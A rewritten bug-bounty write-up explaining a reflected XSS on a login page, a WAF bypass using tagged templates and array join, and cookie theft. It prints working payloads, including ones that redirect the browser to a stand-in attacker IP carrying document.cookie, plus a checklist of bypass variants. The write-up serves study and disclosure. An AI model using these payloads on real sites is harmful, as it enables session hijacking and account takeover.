Finding The XSS
 Published on melotover.medium.com
Hi, I’m Asem Eleraky -aka Melotover- and today I will show you how I could bypass a tough WAF to execute XSS and make a full account takeover via stealing the victim’s cookies.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is a write-up of a reflected XSS found on a login panel of a subdomain of a private program, referred to throughout as example.com. The vulnerable page reflected the URL into a variable inside a script tag. The researcher, Asem Eleraky (@melotover), turned the scenario into a public challenge at http://[redacted]/ so readers could try it before reading the solution.
The interesting part is not the reflection itself but what came after: a WAF blocked the obvious payloads, and the bypass was built out of JavaScript features that survive when brackets, slashes, colons and the + operator are all filtered. After reporting, the triagers asked for a payload that alerts the user's cookies, or the report would be N/A.
Setup
- A private bug bounty program, anonymised as example.com.
- A login panel on one of its subdomains.
- A WAF in front of the application (the report does not name the vendor).
- An attacker-controlled server, referred to by an IP address of the form
40.112.XX.XX, used to receive the stolen cookies. - No accounts or special roles are described; the reflection was reachable on the login page itself.
Finding it
On visiting the login panel, the researcher noticed that the URL was reflected into a variable inside a script tag. The variable was defined with single quotes, so a single quote was enough to break out of the string. A first test confirmed there was no validation on the value:
test';alert(1);a='test

The page returned an error. The first assumption was that alert itself was blocked, so the payload was retried with confirm and prompt, with the same error. The next hypothesis was that the round brackets were the problem. JavaScript allows a tagged template call, so the function can be invoked with a backtick-delimited string instead of parentheses:
test';alert`1`;a='test

That worked.

After the bug was reported, the triagers asked for a payload that alerts the user's cookies, or the report would be closed as N/A. That requirement drove the rest of the work.
Exploitation
Step 1: try to load an external script
Being inside a script tag, the natural next move is $.getScript to pull a script from the attacker's server. That only works if the site uses jQuery, and this site does not. The alternative was to close the current script tag and open a new one with an src attribute pointing at the external script, but both the opening and closing tags were blocked.
Step 2: understand what backticks accept
With backticks, variables are not interpolated: only literal strings are accepted.
alert(document.domain)// 'www.example.com'alert`document.domain`// 'document.domain'
Hex escape values, however, are accepted. So a function such as setTimeout can be called with the brackets encoded inside the template string:
setTimeout`alert\x281\x29`// will execute alert(1)setTimeout`alert\x28document.domain\x29`// will execute alert(document.domain)
This failed. Analysis showed that both the backslash \ and the forward slash / were blocked, so the hex escapes could not be delivered. URL encoding and double URL encoding were tried, along with many other payloads, all returning the same error.
Step 3: change the objective from alerting to stealing
Looking at the cookies, the researcher found that they carried neither the httpOnly nor the secure flag. That meant document.cookie was readable from JavaScript, so instead of alerting the cookies the payload could send them to the attacker's server. A first attempt:
document.location="https://40.112.XX.XX/?cookies="+document.cookie;

The forward slash blocked it. Testing further showed that the following characters were blocked as well:
- The forward slash:
/ - The colon:
: - The
+operator:+
Without those, there is no way to write a valid URL, and even if one could be written, there would still be the problem of concatenating it with document.cookie.
Step 4: find a concatenation primitive
JavaScript offers three ways to concatenate strings:
- The
+operator, which is blocked. concat(), which needs round brackets, which are blocked.join(), which also needs round brackets, which are blocked.
The observation that unlocked the bypass is that join() operates on arrays, and arrays can hold variables. The separator passed to join is a string, and a string can be written with backticks instead of quotes and brackets:
['Melo', 'tover'].join('');// 'Melotover'['Hello', 'World'].join(' ');// 'Hello World'['Hello', 'World'].join(',');// 'Hello,World'
['Melo', 'tover'].join``;// 'Melotover'
With variables:
var a = 'Find Bypass ';var b = 'Like Melotover!';[a, b].join``;// 'Find Bypass Like Melotover!'
Concatenation is now possible without +, without concat() and without round brackets.
Step 5: build a valid URL from DOM properties
The document.location object exposes properties that already contain the characters the WAF blocks. For example:
document.location.origin--> https://www.example.comdocument.location.pathname--> /path/name
The origin supplies the scheme and the colons. The trick is to append an @ sign and the attacker's IP:
[document.location.origin, '@40.112.xx.xx’].join``; --> 'https://[redacted]'
Adding the cookies:
[document.location.origin, '@40.112.xx.xx’,document.cookie].join``;--> https://[redacted]=value;CookieP2=value2;
This is a valid URL, but the cookies would not arrive, because a forward slash is needed after the server IP. document.location.pathname supplies one:
[document.location.origin, '@40.112.xx.xx', document.location.pathname, document.cookie].join``;--> https://[redacted]/path/nameCookieP=value;CookieP2=value2;
The final payload:
melo = [document.location.origin, '@40.112.xx.xx',document.location.pathname,document.cookie].join``;document.location = melo;
And a shorter version:
a=[location.origin, '@40.112.xx.xx',location.pathname,cookie].join``;location=a;


Root cause
The application reflected the URL into a single-quoted JavaScript string inside a script tag without escaping or validation, so a single quote broke out of the string. The WAF that sat in front of it filtered individual characters and tokens (round brackets, backslash, forward slash, colon, +, script tags) rather than the underlying capability. JavaScript offers several ways to reach the same capability, and the payload only needed array literals, the join tagged template, and DOM properties that already contain the blocked characters. The cookies lacked httpOnly and secure, so document.cookie was readable and could be sent off-site.
Impact
An attacker who can get a victim to open a crafted URL on the affected subdomain can execute JavaScript in the victim's session and send the victim's cookies to a server under the attacker's control. Because the cookies were not httpOnly, this amounts to session theft and, as the researcher puts it, a full account takeover. The report does not state which cookie names or session lifetimes were involved.
Fix
While the report was being written and the PoC video recorded, the program added the HttpOnly flag to the cookies as a fix for another bug, and stated that the issue was no longer exploitable.
Variants to test
- Tagged template calls instead of parentheses. Where brackets are filtered, try
alert`1`,setTimeout`alert\x281\x29`and similar. A positive result is the dialog or the delayed execution firing. - Array
joinwith a backtick separator. Try[a,b].join``` where+andconcat()` are blocked. A positive result is the two values appearing concatenated in the DOM, a redirect or an outbound request. - DOM properties as a source of blocked characters.
location.originsupplies://andlocation.pathnamesupplies/. A positive result is a URL assembled without typing any of those characters literally. - Userinfo trick for exfiltration. `[location.origin,'@attacker.tld',location.pathname,cookie].join``` produces a URL whose host is the attacker's. A positive result is a request arriving at the attacker's listener with the cookie string in the path.
- Cookie flags. Check whether session cookies carry
HttpOnlyandSecure; if they do not,document.cookieis readable and exfiltration is possible even whenalertis blocked. - Encoding fallbacks. Where backslash escapes are filtered, try URL and double URL encoding of the brackets, and check whether the WAF decodes before matching. A positive result is the encoded payload reaching the browser intact and executing.
What happened, in plain words
A security researcher named Asem Eleraky, who goes by the handle Melotover, was looking at a login page on a website. The site was part of a private bug bounty program, which is a scheme where companies invite independent researchers to look for security holes in their systems and report them, often for a reward. Because the program was private, the researcher hides the real name of the site and calls it example.com throughout.
On that login page, the address you type into the browser (the URL) was being copied into the page's own code. That is the seed of the problem. When a website takes something you control, like the URL, and drops it into the page without cleaning it first, an attacker can put their own instructions into the URL and have the site run them. This class of bug is called cross-site scripting, or XSS for short. The particular flavour here is reflected XSS, because the malicious value bounces straight back from the server into the page you see, rather than being stored on the site.
Standing between the attacker and the site was a WAF, a web application firewall. Think of it as a security guard at the door who reads every request and turns away anything that looks like an attack. The guard here was strict: it blocked round brackets, backslash, forward slash, colon, the plus sign and script tags. The interesting part of this story is how the researcher got around that guard using features of the JavaScript language itself, rather than by finding a hole in the guard.
The goal was to steal the victim's cookies. A cookie is a small piece of data that a website asks your browser to keep and send back on every request. One common use is to remember that you are logged in: the cookie holds a session identifier, a kind of temporary pass. If an attacker can read that cookie and send it to their own server, they can often paste it into their own browser and be logged in as the victim. That is called session hijacking, and when it gives full control of the account, people call it account takeover.
The researcher also turned the scenario into a public challenge at http://[redacted]/ so that readers could try to solve it themselves before reading the solution. Everything below is the walkthrough of how it was done.
Setting the scene
Before the technical steps, it helps to know what was in play:
- A private bug bounty program, anonymised as example.com.
- A login panel on one of the site's subdomains. A subdomain is a section of a larger domain, like
login.example.combeing a part ofexample.com. - A WAF in front of the application. The report does not name which vendor made it.
- A server controlled by the researcher, referred to by an IP address of the form
40.112.XX.XX. An IP address is the numeric label that identifies a computer on a network, the way a postal address identifies a building. This server was there to receive the stolen cookies. - No accounts or special roles are described. The vulnerable reflection was reachable on the login page itself, so anyone who could be tricked into opening a crafted link was a potential victim.
Finding the bug
When the researcher opened the login panel, they noticed something: the URL they had typed was appearing inside a variable in a script tag on the page. A script tag is the part of an HTML page that tells the browser to run some JavaScript. A variable is just a named box that holds a value in code.
The variable was defined with single quotes, like this: var something = '...';. In JavaScript, single quotes mark the start and end of a piece of text (a string). Anything between them is treated as plain text, not as code. So if the site puts your URL between those quotes without cleaning it, and you include a single quote of your own, you can close the string early and start writing code. That is the classic string breakout.
A first test confirmed there was no validation on the value. Validation here means checking the input and rejecting anything suspicious. The researcher sent this payload:
test';alert(1);a='test
Line by line, in plain words:
test'is some harmless text followed by a single quote. That single quote closes the string the site opened.;ends the current statement, so the browser is ready for a new instruction.alert(1)is a built-in browser function that pops up a small dialog box showing the number 1. It is the simplest way to prove that your code is running.;ends that statement too.a='testopens a new string and puts some text in it, so that whatever the site appends after your input still looks like valid code and does not break the page.
The page returned an error. The first guess was that the word alert itself was being blocked by the WAF. So the researcher retried with confirm and prompt, two other built-in dialog functions. Same error. The next guess was that the round brackets were the problem, since all three functions need them to be called.
JavaScript has a quirk that helps here. Many functions can be called with a backtick-delimited string instead of round brackets. This is called a tagged template call. The function receives the string as its argument. So alert1`` does the same thing as alert(1). The researcher tried:
test';alert`1`;a='test
Line by line:
test'again breaks out of the string with a single quote.;ends the statement.alert`1`calls the alert function using backticks instead of round brackets, so the WAF never sees a(or a).;a='testcloses things off cleanly, as before.
That worked. The dialog appeared.
After the bug was reported, the people running the program (the triagers) asked for a payload that alerts the user's cookies, or the report would be closed as N/A, meaning not applicable and not rewarded. That requirement is what drove the rest of the work. Alerting the cookies means showing them in a dialog box, which proves you can read them.
Getting past the WAF
Step 1: try to load an external script
Being inside a script tag, the natural next move is to use a jQuery function called $.getScript to pull a script from the attacker's server. jQuery is a popular JavaScript library that makes certain tasks easier. $.getScript fetches and runs a script from a URL. That only works if the site uses jQuery, and this site does not.
The alternative was to close the current script tag and open a new one with an src attribute pointing at the external script. An src attribute tells the browser where to load a resource from. But both the opening and closing script tags were blocked by the WAF.
Step 2: understand what backticks accept
With backticks, variables are not interpolated. Interpolation means substituting the value of a variable into a string. In a normal template literal (backtick string), ${name} would be replaced by the value of name. But when you use backticks to call a function, only literal strings are accepted, not variables. The researcher demonstrated the difference:
alert(document.domain)// 'www.example.com'alert`document.domain`// 'document.domain'
Line by line:
alert(document.domain)calls alert with the actual value ofdocument.domain, which is the site's domain name, so the dialog showswww.example.com.alert`document.domain`passes the literal textdocument.domainas a string, so the dialog shows the wordsdocument.domain, not the value.
Hex escape values, however, are accepted inside backtick strings. A hex escape is a way of writing a character by its numeric code, like \x28 for ( and \x29 for ). So a function such as setTimeout can be called with the brackets encoded inside the template string. setTimeout is a built-in function that runs another function after a delay, and it accepts a string of code to run:
setTimeout`alert\x281\x29`// will execute alert(1)setTimeout`alert\x28document.domain\x29`// will execute alert(document.domain)
Line by line:
setTimeout`alert\x281\x29`calls setTimeout with the stringalert\x281\x29. The\x28and\x29are the hex codes for(and), so when setTimeout runs the string, it becomesalert(1).setTimeout`alert\x28document.domain\x29`does the same but withdocument.domaininside, so it runsalert(document.domain).
This failed. Analysis showed that both the backslash \ and the forward slash / were blocked, so the hex escapes could not be delivered. URL encoding and double URL encoding were tried, along with many other payloads, all returning the same error. URL encoding is a way of writing special characters as % followed by two hex digits, so ( becomes %28. Double encoding encodes the % itself, so %28 becomes %2528. None of it got through.
Step 3: change the objective from alerting to stealing
Looking at the cookies, the researcher found that they carried neither the httpOnly nor the secure flag. These are attributes a server can set on a cookie. HttpOnly tells the browser that JavaScript is not allowed to read the cookie, which is a strong defence against exactly this kind of attack. Secure tells the browser to send the cookie only over encrypted connections. Without HttpOnly, document.cookie is readable from JavaScript, so instead of alerting the cookies the payload could send them to the attacker's server. A first attempt:
document.location="https://40.112.XX.XX/?cookies="+document.cookie;
Line by line:
document.locationis the browser's way of representing the current address. Assigning a new value to it tells the browser to navigate there."https://40.112.XX.XX/?cookies="is the attacker's server address, with a query string parameter calledcookieswaiting for a value.+joins the two strings together.document.cookieis the string containing all the cookies the site has set for the current page.;ends the statement.
If this had worked, the browser would have navigated to the attacker's server with the cookies in the URL, and the server would have logged them.
The forward slash blocked it. Testing further showed that the following characters were blocked as well:
- The forward slash:
/ - The colon:
: - The
+operator:+
Without those, there is no way to write a valid URL, because a URL needs https:// (which contains both a colon and two forward slashes). And even if one could be written, there would still be the problem of concatenating it with document.cookie, since + is blocked.
Step 4: find a concatenation primitive
JavaScript offers three ways to concatenate strings:
- The
+operator, which is blocked. concat(), which needs round brackets, which are blocked.join(), which also needs round brackets, which are blocked.
The observation that unlocked the bypass is that join() operates on arrays, and arrays can hold variables. An array is an ordered list of values, written with square brackets. The separator passed to join is a string, and a string can be written with backticks instead of quotes and brackets. Here is how join normally works:
['Melo', 'tover'].join('');// 'Melotover'['Hello', 'World'].join(' ');// 'Hello World'['Hello', 'World'].join(',');// 'Hello,World'
Line by line:
['Melo', 'tover']is an array of two strings..join('')joins them with an empty separator, producingMelotover..join(' ')joins them with a space, producingHello World..join(',')joins them with a comma, producingHello,World.
Now the same thing with backticks instead of round brackets:
['Melo', 'tover'].join``;// 'Melotover'
Line by line:
['Melo', 'tover']is the same array..join``` callsjoinwith an empty backtick string as the separator, which is the same asjoin('')`.- The result is
Melotover.
With variables:
var a = 'Find Bypass ';var b = 'Like Melotover!';[a, b].join``;// 'Find Bypass Like Melotover!'
Line by line:
var a = 'Find Bypass ';creates a variableaholding some text.var b = 'Like Melotover!';creates a variablebholding more text.[a, b].join``` puts both variables in an array and joins them with an empty separator, producingFind Bypass Like Melotover!`.
Concatenation is now possible without +, without concat() and without round brackets. That is the primitive the rest of the exploit is built on.
Step 5: build a valid URL from DOM properties
The document.location object exposes properties that already contain the characters the WAF blocks. The DOM, or Document Object Model, is the browser's in-memory model of the page, and document.location is the part of it that describes the current address. For example:
document.location.origin--> https://www.example.comdocument.location.pathname--> /path/name
Line by line:
document.location.origingives the scheme and host of the current page, likehttps://www.example.com. That already contains the colon and the two forward slashes the WAF blocks.document.location.pathnamegives the path part of the URL, like/path/name. That already contains a forward slash at the start.
The origin supplies the scheme and the colons. The trick is to append an @ sign and the attacker's IP, so that the browser parses everything before the @ as user information and the IP as the host. The trick is to append an @ sign and the attacker's IP.
[document.location.origin, '@40.112.xx.xx’].join``; --> 'https://[redacted]'
Line by line:
[document.location.origin, '@40.112.xx.xx’]is an array holding the current origin and the attacker's address with an@in front..join``` joins them with an empty separator, producinghttps://[redacted]`.
Adding the cookies:
[document.location.origin, '@40.112.xx.xx’,document.cookie].join``;--> https://[redacted]=value;CookieP2=value2;
Line by line:
- The array now has three items: the origin, the attacker's address, and the cookie string.
- `.join``` joins them all with an empty separator.
- The result is a URL whose host is the attacker's IP, with the cookies appended directly after it.
This is a valid URL, but the cookies would not arrive, because a forward slash is needed after the server IP. Without it, the cookies would not be received. document.location.pathname supplies a forward slash, since it always begins with /:
[document.location.origin, '@40.112.xx.xx', document.location.pathname, document.cookie].join``;--> https://[redacted]/path/nameCookieP=value;CookieP2=value2;
Line by line:
- The array now has four items: origin, attacker address, pathname, cookies.
- The result is a URL whose host is the attacker's IP, followed by the path from the current page, followed by the cookies. The path provides the forward slash that separates the host from the rest.
The final payload:
melo = [document.location.origin, '@40.112.xx.xx',document.location.pathname,document.cookie].join``;document.location = melo;
Line by line:
melo = [...]builds the array and joins it into a string, storing the result in a variable calledmelo.document.location = melo;tells the browser to navigate to that string, which sends the cookies to the attacker's server.
And a shorter version:
a=[location.origin, '@40.112.xx.xx',location.pathname,cookie].join``;location=a;
Line by line:
locationis a shorthand fordocument.location, andcookieis a shorthand fordocument.cookie.a=[...]builds the array and joins it, storing the result ina.location=a;navigates to it.
Why it worked
The application reflected the URL into a single-quoted JavaScript string inside a script tag without escaping or validation, so a single quote broke out of the string. The WAF that sat in front of it filtered individual characters and tokens (round brackets, backslash, forward slash, colon, +, script tags) rather than the underlying capability. JavaScript offers several ways to reach the same capability, and the payload only needed array literals, the join tagged template, and DOM properties that already contain the blocked characters. The cookies lacked httpOnly and secure, so document.cookie was readable and could be sent off-site.
What the impact was
An attacker who can get a victim to open a crafted URL on the affected subdomain can execute JavaScript in the victim's session and send the victim's cookies to a server under the attacker's control. Because the cookies were not httpOnly, this amounts to session theft and, as the researcher puts it, a full account takeover. The report does not state which cookie names or session lifetimes were involved.
How it was fixed
While the report was being written and the PoC video recorded, the program added the HttpOnly flag to the cookies as a fix for another bug, and stated that the issue was no longer exploitable.
Things worth trying elsewhere
- Tagged template calls instead of parentheses. Where brackets are filtered, try
alert`1`,setTimeout`alert\x281\x29`and similar. A positive result is the dialog or the delayed execution firing. - Array
joinwith a backtick separator. Try[a,b].join``` where+andconcat()` are blocked. A positive result is the two values appearing concatenated in the DOM, a redirect or an outbound request. - DOM properties as a source of blocked characters.
location.originsupplies://andlocation.pathnamesupplies/. A positive result is a URL assembled without typing any of those characters literally. - Userinfo trick for exfiltration. `[location.origin,'@attacker.tld',location.pathname,cookie].join``` produces a URL whose host is the attacker's. A positive result is a request arriving at the attacker's listener with the cookie string in the path.
- Cookie flags. Check whether session cookies carry
HttpOnlyandSecure; if they do not,document.cookieis readable and exfiltration is possible even whenalertis blocked. - Encoding fallbacks. Where backslash escapes are filtered, try URL and double URL encoding of the brackets, and check whether the WAF decodes before matching. A positive result is the encoded payload reaching the browser intact and executing.
Glossary
- XSS (cross-site scripting): a class of bug where a website runs attacker-supplied code in a victim's browser, usually because it puts user input into a page without cleaning it.
- Reflected XSS: an XSS where the malicious value bounces straight back from the server in the response, rather than being stored on the site.
- WAF (web application firewall): a security layer that inspects incoming requests and blocks ones that look like attacks.
- Bug bounty program: a scheme where a company invites independent researchers to find and report security holes, often for a reward.
- Private program: a bug bounty program that is not open to the public; only invited researchers can take part.
- Subdomain: a section of a larger domain, like
login.example.combeing part ofexample.com. - Cookie: a small piece of data a website asks your browser to store and send back on every request, often used to remember that you are logged in.
- Session: the period during which a website remembers who you are, usually tracked by a cookie holding a session identifier.
- Session hijacking: stealing a victim's session identifier so you can act as them.
- Account takeover: gaining full control of someone else's account, often by stealing their session.
- IP address: the numeric label that identifies a computer on a network.
- Script tag: the part of an HTML page that tells the browser to run JavaScript.
- Variable: a named box in code that holds a value.
- String: a piece of text in code, usually written between quotes.
- String breakout: escaping from a string by including the quote character that ends it, so that what follows is treated as code.
- Validation: checking input and rejecting anything that does not fit the expected pattern.
- Payload: the piece of code or data an attacker sends to exploit a bug.
alert,confirm,prompt: built-in browser functions that show a small dialog box. They are commonly used to prove that code is running.- Tagged template call: calling a function with a backtick-delimited string instead of round brackets, like
alert`1`. - Backtick: the
`character, used in JavaScript to delimit template strings. - Template literal: a string written with backticks, which can contain placeholders like
${name}. - Interpolation: substituting the value of a variable into a string.
- Hex escape: a way of writing a character by its numeric code, like
\x28for(. - URL encoding: writing special characters as
%followed by two hex digits, so(becomes%28. - Double URL encoding: encoding the
%itself, so%28becomes%2528. - jQuery: a popular JavaScript library that makes certain tasks easier.
$.getScript: a jQuery function that fetches and runs a script from a URL.srcattribute: an HTML attribute that tells the browser where to load a resource from.setTimeout: a built-in JavaScript function that runs another function after a delay.HttpOnly: a cookie flag that tells the browser JavaScript is not allowed to read the cookie.Secure: a cookie flag that tells the browser to send the cookie only over encrypted connections.document.cookie: the JavaScript property that holds the cookies for the current page.document.location: the JavaScript object that represents the current address, and that navigates when assigned a new value.- DOM (Document Object Model): the browser's in-memory model of the page.
document.location.origin: the scheme and host of the current page, likehttps://www.example.com.document.location.pathname: the path part of the current URL, like/path/name.- Array: an ordered list of values in JavaScript, written with square brackets.
join(): an array method that joins its items into a string, using a separator.concat(): a string method that joins two strings, requiring round brackets.- Concatenation: joining two strings into one.
- Userinfo: the part of a URL before an
@sign, treated as a username (and optionally password) for the connection. - PoC (proof of concept): a demonstration that a bug is real and exploitable.
- N/A: not applicable; in bug bounty terms, a report that is closed without a reward.
- Triager: the person at a bug bounty program who reviews reports and decides whether they are valid.
- CSRF (cross-site request forgery): a class of attack where a victim's browser is tricked into sending a request the victim did not intend.
- Escaping: transforming characters in input so they cannot be interpreted as code in the context where they are placed.
- Context: the place in a page where input is inserted (HTML text, an attribute, a JavaScript string, and so on), which determines what escaping is needed.




